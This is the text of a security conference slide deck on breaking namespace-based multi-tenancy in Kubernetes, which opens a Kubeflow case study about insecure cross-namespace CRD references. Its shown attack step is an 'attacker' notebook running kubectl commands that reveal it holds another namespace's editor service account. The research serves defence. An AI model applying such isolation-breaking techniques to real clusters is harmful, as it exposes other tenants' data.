



Breaking Kubernetes



How To Break Multi-Tenancy Again and Again in Kubernetes... and What We Can Learn From It

Lorin Lehawany and Sven Nobis, ERNW
TROOPERS 2026

Who we are



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Senior Security Analyst
@ ERNW



Lorin Lehawany
Security Analyst
@ ERNW

Who we are

- Works in IT Security since 2019
- Pentester, security researcher, trainer, consultant
 - Focus on cloud and Kubernetes security
- Member of BlackHoodie community and mentoring newcomers
- Ask me anything about plants, especially olives 🌿



Lorin Lehawany
Security Analyst
@ERNW

Who we are

- Works as a professional in IT since nearly 20 years
- Pentester, red teamer, security researcher, trainer and consultant
- Has seen cloud and Kubernetes grow up
- Coffee nerd ☕ and improvisor



Sven Nobis
Senior Security Analyst
@ERNW




Agenda

- Background
- Breaking Multi-Tenancy
- Methodology
- Conclusion


What is Kubernetes?

Let's find out why Kubernetes was born...


Containerized Environment




Kubernetes: More Than Orchestration



Kubernetes Resource




Kubernetes Resource Kinds




- Built-In
 - Pod
 - Service
 - Namespace
 - ...
- Custom Resource Definitions (CRDs)

Kubernetes Namespaces



Kubernetes Namespaces



Background

- We've seen *Namespace-based Multi-Tenancy* is often used
 - And it is challenging to harden from the security perspective
- So, we decided to do research:
 - Is industry-best practice hardening enough to isolate *Namespace-based Multi-Tenancy*?
- We found problems not well-studied, yet.




Breaking Multi-Tenancy

How to Break Multi-Tenancy Again and Again?

Breaking Multi-Tenancy

- What is Namespace-based Multi-Tenancy?
- We found various ways to break isolation in Namespace-based Multi-Tenancy
 - Current security best practices won't protect against these problems
- We present three exploits that we found on:
 - Control plane layer
 - Data plane layer




--> Control Plane —> Data Plane


Breaking Multi-Tenancy

Insecure Cross-Namespace References in CRDs

What are Cross-Namespace References?



Real-World Scenario: Kubeflow



Kubeflow

Real-World Scenario: Kubeflow

Kubeflow Central Dashboard x +

kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker

 **Kubeflow**

Home

Notebooks

TensorBoards

Volumes

Katib Experiments

KServe Endpoints

Pipelines

 **attacker** (Owner) ▼



Notebooks

[+ New Notebook](#)

Filter Enter property name or value ?

Status	Name ↑	Type	Created at	Last activity	Image	GPUs	CPUs	Memory	
	attackers-n...		32 minutes ago	-	jupyter-scipy:...	0	0.5	1.0 Gi	CONNECT  

Items per page: 10 1 - 1 of 1 < < > >

Real-World Scenario: Kubeflow

Kubeflow Central Dashboard

kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker

Kubeflow

attacker (Owner)

Home

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+ New Notebook

Filter Enter property name or value

Status	Name ↑	Type	Created at	Last activity	Image	GPUs	CPUs	Memory	
✓	attackers-n...		32 minutes ago	-	jupyter-scipy:...	0	0.5	1.0 Gi	CONNECT  

Items per page: 10 1 - 1 of 1

Real-World Scenario: Kubeflow



Kubeflow Central Dashboard

kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker

Kubeflow

Home

Recent

Test

Vo

Ka

KS

Pi

Filter files by name

Name Modified

- confidential-data 2 hours ago
- lost-found 3 days ago
- password_model_demo... 3 days ago
- password_model_demo.py 3 days ago

Launcher

Notebook

Python 3 (ipykernel)

Console

Python 3 (ipykernel)

Other

Terminal

Text File

Markdown File

Python File


Show Contextual Help

+ New Notebook

Activity	Image	GPUs	CPUs	Memory		
jupyter-scipy:...		0	0.5	1.0 Gi	CONNECT	 

Items per page: 10 1 - 1 of 1

Real-World Scenario: Kubeflow



```
(base) jovyan@attackers-notebook-0:~$ kubectl auth whoami
ATTRIBUTE      VALUE
Username       system:serviceaccount:ernw-de-ext:default-editor
[...]
```


```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \
--list
```

Permissions of the default-editor

